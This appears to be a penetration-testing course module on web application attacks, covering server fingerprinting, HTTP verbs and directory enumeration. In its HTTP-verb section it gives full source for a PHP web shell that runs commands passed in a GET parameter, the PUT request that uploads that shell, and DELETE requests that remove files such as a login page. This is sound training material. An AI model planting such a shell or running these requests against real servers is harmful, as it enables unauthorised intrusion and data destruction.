Penetration Testing Student

v4

Web Application Attacks

Section 03 | Module 04

Table of Contents

MODULE 04 | Web Application Attacks

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How to approach web application as a penetration tester
- ✓ Fundamental attacks against web applications

4.1

Introduction

4.1 Introduction

Web applications use different **technologies** and **programming paradigms** compared to desktop applications.

Because of that, this module will introduce you to the web application penetration testing world, from technical information gathering to the web exploitation phase!

4.1.1 Disclaimer

As in other modules, here you will find examples of tools and techniques applied to real IP addresses and hosts.

Never run any of these tools and techniques against those addresses.

4.2

Web Server Fingerprinting

4.2 Web Server Fingerprinting

How does this support my pentesting career?

- Knowledgeable of targets
- Ability to use exploitation tools at their best
- Ability to search for the right public exploit

4.2 Web Server Fingerprinting

Web applications often make up the vast majority of the internet-facing attack surface.

As you know, web applications run on web servers, so testing if a **web server** is secure from external or internal attacks is crucial.

4.2 Web Server Fingerprinting

Many people tend to overlook web servers security, but a misconfigured web server can be the open door to the whole network infrastructure.

4.2 Web Server Fingerprinting

As always, gathering information about your target is the key to a successful testing and exploitation phase.

In the following slides, you will see how to **fingerprint** a web server both **manually** and by using **automatic tools**.

4.2 Web Server Fingerprinting

Fingerprinting a web server means detecting:

- The daemon providing the web server service, such as *IIS, Apache, nginx,* and others.
- Its version.
- The operating system of the machine hosting the server.

Let’s take a look at how to manually fingerprint a web server. We will then cover automatic detection.

4.2.1 Fingerprinting with Netcat

Netcat is a very popular tool that is also known as the **"TCP/IP Swiss army knife"**. You can use *Netcat* in many different ways; it can be both a server or a client.

To fingerprint a web server you can use *Netcat* as a client to **manually** send requests to the server.

4.2.1 Fingerprinting with Netcat

The following activity is called **banner grabbing**.

To grab a banner you just have to connect to a listening daemon and then read the banner it sends back to your client.

4.2.1 Fingerprinting with Netcat

To connect to an HTTP server you have to pass the destination host and the destination port to *Netcat*. Most of the time, you will just use the default HTTP port (80).

Example:

```
$ nc <target address> 80
```

4.2.1 Fingerprinting with Netcat

After connecting, you have to send a **valid HTTP request**, which you can do by using the **HEAD** HTTP Verb. This verb requests the header of a resource (a web page for example).

Remember that every HTTP request has two empty lines between the header and the body of the request itself, so when sending body-less requests like HEAD, you still have to append two empty lines.

4.2.1 Fingerprinting with Netcat

As soon as you run *Netcat*, it connects to the server; you can then send the request message:

```
HEAD / HTTP/1.0
```

and hit return two times.

Example:

```
$ nc <target address> 80
HEAD / HTTP/1.0
```

4.2.1 Fingerprinting with Netcat

After sending the two empty lines, the target server will process your request and send a response message back.

Most of the time the response contains a `Server:` header containing information about the web server and, sometimes, the server operating system.

4.2.1.1 Fingerprinting with Netcat Examples

EXAMPLE

Here we see a fingerprint of an Apache server running on a Debian Linux box.

```
# nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Jan 2015 11:56:08 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html;charset=UTF-8
```

4.2.1.1 Fingerprinting with Netcat Examples

EXAMPLE

This is a fingerprint of an Apache server running on a Red Hat Linux server.

```
# nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Mon, 26 Jan 2015 13:30:50 GMT
Server: Apache/2.2.3 (Red Hat)
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

4.2.1.1 Fingerprinting with Netcat Examples

EXAMPLE

And this is a fingerprint of an MS IIS server running on an incarnation of MS Windows.

```
# nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: Microsoft-IIS/7.5
Date: Mon, 26 Jan 2015 13:47:05 GMT
```

4.2.1.2 Common Mistakes

Beware of a couple of common mistakes when fingerprinting web servers with *Netcat*:

- You have to write the request in UPPERCASE.
- *Netcat* does not notify you after the connection to the server; you must write your request after running the command. You can change this behavior by using the verbose (`-v`) command line switch.

4.2.1.2 Common Mistakes

Netcat does not perform any kind of encryption, so you cannot use it to connect to an HTTPS daemon.

For example, if you try to connect with *Netcat* to an HTTPS web server, you will just see your connection drop after entering your request.

4.2.2 Fingerprinting with OpenSSL

What happens if a web server only listens to HTTPS connections and you want to perform some manual fingerprinting?

You can use the ***OpenSSL*** command line tool!

4.2.2 Fingerprinting with OpenSSL

The `openssl` command is a command line interface to manually use various features of the OpenSSL SSL/TLS toolkit.

You can use it to establish a connection to an HTTPS service and then send the usual `HEAD` HTTP Verb.

Example:

```
$ openssl s_client -connect target.site:443
HEAD / HTTP/1.0
```

4.2.3 Limits of Manual Fingerprinting

When performing fingerprinting, one thing to note is that systems administrators can **customize** web servers banners; this is to make the fingerprinting activity harder for attackers.

Automatic tools go beyond banner grabbing. They fingerprint web servers by checking small implementation-dependent details such as:

- Headers ordering in response messages
- Errors handling

4.2.4 Fingerprinting with Httprint

Httprint is a web server fingerprinting tool that uses a **signature-based technique** to identify web servers.

The most used syntax is pretty simple:

```
$ httprint -P0 -h <target hosts> -s <signature file>
```

4.2.4 Fingerprinting with Httprint

The previous command line uses the following options:

- `-P0` to avoid pinging the host (most web servers do not respond to ping echo requests)

- `-h <target hosts>` tells the tool to fingerprint a list of hosts. It is advised to use the IP address of the hosts you want to test. You can also provide a range of IP addresses

- `-s` set the signature file to use

4.2.4 Fingerprinting with Httprint

EXAMPLE

Here we see an example of running Httprint on a server:

```
$ httprint -P0 -h 1.2.3.4 -s /usr/share/httprint/signatures.txt
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com
Finger Printing on http://1.2.3.4:80/
Finger Printing Completed on http://1.2.3.4:80/
---------------------------------------------------
Host: 1.2.3.4
Derived Signature:
Apache
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Apache
Banner Deduced: Apache/2.0.x
Score: 135
Confidence: 81.33
```

4.3

HTTP Verbs

4.3 HTTP Verbs

How does this support my pentesting career?

- Ability to manually exploit a misconfigured web server
- The covered attacks can also be used against embedded devices
- Ability to create a custom PHP shell

4.3 HTTP Verbs

You already encountered HTTP Verbs, or methods, in the web applications module.

In the following slides, you will learn something more about them and how they can be exploited during a pentest.

4.3 HTTP Verbs

The most common HTTP methods are:

- GET
- POST
- HEAD
- PUT
- DELETE

Let’s see them in detail!

4.3.1 GET

GET is used to request a resource. When a user wants to open a web page, the browser sends a GET request.

Example:

```
GET /page.php HTTP/1.1
Host: www.example.site
```

4.3.1 GET

GET can also pass **arguments** to the web application.

Example:

To pass "`course=PTS`" to `page.php`, the request will be:

```
GET /page.php?course=PTS HTTP/1.1
Host: www.example.site
```

4.3.2 POST

POST is used to submit HTML form data. POST parameters must be in the **message body**.

Example:

```
POST /login.php HTTP/1.1
Host: www.example.site

username=john&password=mypass
```

4.3.3 HEAD

As you previously saw, **HEAD** is very similar to GET, as it asks just headers of the response instead of the response body.

Example:

```
HEAD / HTTP/1.1
Host: www.example.site
```

4.3.4 PUT

PUT is used to **upload** a file to the server. As you can imagine, it is a very dangerous feature if it is allowed and misconfigured.

Example:

```
PUT /path/to/destination HTTP/1.1
Host: www.example.site

<PUT data>
```

4.3.5 DELETE

DELETE is used to **remove** a file from the server; this is another feature that must be configured wisely as a misused DELETE leads to denial of service and data loss.

Example:

```
DELETE /path/to/destination HTTP/1.1
Host: www.example.site
```

4.3.6 OPTIONS

OPTIONS is used to query the web server for enabled HTTP Verbs.

Example:

```
OPTIONS / HTTP/1.1
Host: www.example.site
```

4.3.6.1 REST APIs

You should be aware of the existence of web applications called **REST APIs.**

For those who are curious about what it stands for, it means Representational State Transfer Application Programming Interface.

4.3.6.1 REST APIs

REST APIs are a specific type of web application that relies strongly on almost all **HTTP Verbs**.

They are often referred to as „**web services**” or simply „**APIs**”.

4.3.6.1 REST APIs

Since these applications rely heavily on all **HTTP Verbs**, you can expect them to have subverted functionality.

It is common for such applications to use **„PUT" for saving data** and not for saving files.

4.3.6.1 REST APIs

Before you report that a „**PUT / DELETE**” method was found during a penetration testing engagement, you should confirm its exact impact twice.

It is sometimes easy to confuse **REST API's PUT** method, which simply creates new content with a **PUT** method that allows us to create an arbitrary file.

4.3.6.1 REST APIs

After issuing a **PUT request**, you should try to look for the existence of the file you created.

4.3.7 Using HTTP 1.0 Syntax

As you saw in the previous examples, using the HTTP 1.1 syntax implies also sending a `Host:` header in your request. If you use HTTP 1.0, you can skip the `Host:` header.

Example:

```
OPTIONS / HTTP/1.0
```

Please note, that sometimes enabled HTTP verbs depend on the hostname you are probing!

4.3.8 Exploiting Misconfigured HTTP Verbs

Now that you know how to use some HTTP Verbs, it is time to see how to use them to exploit a misconfigured web server.

Firstly, a pentester must enumerate the available methods or verbs.

4.3.8.1 Enumeration with OPTIONS

You can do that by sending an `OPTIONS` message with *Netcat*.

```
$ nc victim.site 80
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2015 13:30:56 GMT
Server: Apache/2.2.22 (Debian)
Allow: GET,HEAD,POST,PUT,DELETE,OPTIONS
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

4.3.8.2 Exploiting DELETE

To exploit the DELETE verb, you just have to specify the file you want to delete from the server; this shows how an unauthenticated DELETE method can remove an arbitrary resource on the server.

```
$ nc victim.site 80
DELETE /path/to/resource.txt HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2015 13:37:19 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close
```

4.3.8.2 Exploiting DELETE

EXAMPLE

Here we see an example of deleting a login page, thus making logging in impossible for every user.

```
$ nc victim.site 80
DELETE /login.php HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2015 13:37:19 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close
```

4.3.8.3 Exploiting PUT

Exploiting a PUT method is more **complex** because you have to know the **size** of the file you want to upload on the server. To do that you can use the Unix utility `wc` (word counter) with its `-m` parameter to count how long, in bytes, your payload is.

Example:

```
$ wc -m payload.php
20 payload.php
```

4.3.8.3 Exploiting PUT

You can then use the size you got to build the PUT message. In the following example, you see how to upload a page displaying information about the PHP installation on a server.

Example:

```
$ nc victim.site 80
PUT /payload.php HTTP/1.0
Content-type: text/html
Content-length: 20

<?php phpinfo(); ?>
```

4.3.8.4 Uploading a PHP Shell with PUT

Let’s see how to code a shell and upload it to the victim server via **PUT**.

First, let’s analyze the shell code.

4.3.8.4 Uploading a PHP Shell with PUT

The following code contains a small but effective PHP shell.

```
<?php
if (isset($_GET['cmd']))
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '</pre>';
}
?>
```

Runs the following code only if the GET *cmd* parameter is set

Reads the command to execute


Runs the command by using the OS shell

Displays the output of the command

4.3.8.4 Uploading a PHP Shell with PUT

You can use it by passing your command via the cmd GET parameter.

In the following example, we list the content of the current directory by asking the shell to execute the `ls` command.



4.3.8.4 Uploading a PHP Shell with PUT

The shell has the same permissions of the web server it runs on. For example, we can write a file.

4.3.8.4 Uploading a PHP Shell with PUT

We can also read it.

4.3.8.4 Uploading a PHP Shell with PUT

And, we can even read a system file.

4.3.8.4 Uploading a PHP Shell with PUT

Remember that PUT requires that we pass the content length. So we have to know the shell size:

```
$ wc -m shell.php
136 shell.php
```

4.3.8.4 Uploading a PHP Shell with PUT

We can then build a valid PUT request.

```
$ nc victim.site 80
PUT /payload.php HTTP/1.0
Content-type: text/html
Content-length: 136

<?php
if (isset($_GET['cmd']))
{
            $cmd = $_GET['cmd'];
            echo '<pre>';
            $result = shell_exec($cmd);
            echo $result;
            echo '</pre>';
}
?>
```

4.3.9 Conclusions

Misconfigured HTTP Verbs are becoming rare in web servers. This because of the evolution of web technologies and better default configuration files.

On the other hand, you can still find a lot of misconfigured HTTP methods in **embedded devices, IP cameras, digital video recorders,** and other "smart" devices.

4.3.10 Video - Netcat

Netcat Video

In the Netcat video you will learn more examples of using netcat in penetration testing.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.4

Directories and Files Enumeration

4.4 Directories and Files Enumeration

How does this support my pentesting career?

Ability to:

- Find and utilize testing features
- Exploit information saved in backup or old files
- Find hidden resources

4.4 Directories and Files Enumeration

Users or search engines can not find resources that are not linked by a web page on the internet.

Example:

If a webmaster creates a new version of a site in a `/new` subdirectory, no one will find it until the webmaster publishes a link to that.

4.4 Directories and Files Enumeration

But even unlinked files and directories can be accessed by anyone knowing their URL.

Referring to the previous example, a beta tester could access the new version of the website by opening `http://site.com/new` in a web browser.

4.4 Directories and Files Enumeration

Enumeration helps you find those "hidden" resources that often contain:

- New and untested features
- Backup files
- Testing information
- Developer's notes

and many other types of information left there because *"no one knows their URL"*.

4.4 Directories and Files Enumeration

Discovering unpublished, old or backup files can give you a lot of information and sometimes access to very sensitive files.

Indeed, programmers often leave backup files on servers. These can contain sensitive information, such as the IP address of a backend database server or the credentials used to test a feature.

4.4 Directories and Files Enumeration

In the following slides, you will see how to enumerate and access those resources and leverage this information to carry out your tests.

There are two ways to enumerate resources:

- Pure brute-force
- Dictionary attacks

4.4.1 Brute-force Enumeration

Pure **brute-force** is very simple; you have to try every possible combination of characters; this is the only way to test for **every possible** resource name. On the other hand, this method is very inefficient since you will test a lot of non-existing resources.

Example:

You need **287979** trials to find just the string "**home**" by means of a brute-force test, using only lower-case characters.

4.4.2 Dictionary-based Enumeration

Testing for every possible combination of characters to enumerate a resource is time-consuming.

By understanding what common names people tend to give files and directories, and what common extensions these may have, we can optimize our search.

4.4.2 Dictionary-based Enumeration

So another, faster, way to enumerate resources is to use a list of common file names, directory names and files extensions.

Example:

Some common backup file names are: `.bak`, `.old`, `.txt` and `.xxx`.

4.4.2 Dictionary-based Enumeration

Using a dictionary to enumerate web resources is much more efficient than using pure brute force.

Example:

We did a test in our labs, and:

- Performing a recursive dictionary-based enumeration of an **entire website** takes approximately **two thousand requests.**
- Enumerating via brute force a **single resource** like `/score` takes more than **eight thousand requests!**

4.4.3 Enumerating Web Resources with Dirbuster


Even if you have a dictionary at your disposal, testing all common resources names and extensions by hand would be impractical. Fortunately, this testing process can be automated.

A very common tool to perform web enumeration is **OWASP *Dirbuster***.

4.4.3 Enumerating Web Resources with Dirbuster

Dirbuster is a java application that can perform web resources enumeration.


You can download *Dirbuster* here.



https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project


4.4.3 Enumerating Web Resources with Dirbuster

To use it you have to set your **target** (i.e., the URL of the site you want to test).




4.4.3 Enumerating Web Resources with Dirbuster

You can then choose if you want to perform a pure brute-force or a dictionary-based brute-force.




4.4.3 Enumerating Web Resources with Dirbuster

By clicking on the **Browse** button, you can specify the list to use for your tests.



4.4.3 Enumerating Web Resources with Dirbuster

Then, you can set the testing options.



4.4.3.1 Video – Dirbuster

Dirbuster

In this video, you will see how to configure and use *Dirbuster* to test a web application. The video covers how to:


- Perform an enumeration attack
- Fine-tune *Dirbuster* options to get the best performance
- Open hidden resources
- Create a report

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.4.4 Enumerating Web Resources with Dirb

There is a Linux alternative to Dirbuster, called Dirb.

Dirb is a command line tool which also helps to enumerate web resources within an application.



4.4.4.1 Video – Dirb

Dirb

In this video, you will see how to install and use *Dirb* to test a web application. The video covers:

- How to set up Dirb on a Kali Linux machine
- An explanation of Dirb's options
- How to perform a fine-tuned attack against web application using Dirb

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.4.5 Hera Lab – Dirbuster

Are you ready to test your skills on web application brute-forcing? In this lab, you will use *Dirbuster* to access hidden and backup resources. You will then exploit the information gathered.

